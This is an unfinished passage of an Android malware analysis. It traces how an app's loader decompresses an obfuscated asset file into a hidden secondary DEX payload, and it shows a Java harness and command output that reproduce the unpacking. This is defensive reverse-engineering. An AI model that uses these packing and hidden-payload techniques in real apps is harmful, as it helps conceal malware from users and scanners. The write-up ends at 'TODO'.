Starting from the top, *ApplicationBuilder* is called, and it's first actions are to call the *new ContextWrapper(base).assetLoader()* and *new DexLoader(base).dexFileLoader()*.

We saw that in *ContextWrapper* a file with name 'rxrjiy.tjp' is passed to be decompressed by the proprietary *Decompressor*, howver this file is not present anywhere in the application. We can't know if it was removed or is just some 'garbage' code leftover from development. Whatever it was, it was being decompressed and added to the assets list.

Following this, a similar action is performed at *DexLoader.dexFileLoader* to another file in the assets directory, with path *'iugke/yrqmkvf.vqr'*. We recreated an application using the *Decompressor* class in order to handle this file. Doing so results in a new valid DEX file.

```
public class Decompressor {

    public static void main(String[] args) throws FileNotFoundException, Exception {
        File in = new File("../deofuscation/1_apk/assets/iugke/yrqmkvf.vqr");
        File out = new File(".", "decompressedMalicious");
        inflater(new FileInputStream(in), new FileOutputStream(out));
    }
    ...
}
```

```
$ file decompressedMalicious
decompressedMalicious: Dalvik dex file version 035
```

Exploring 'yrqmkvf.vqr' now 'decompressedMalicious'

TODO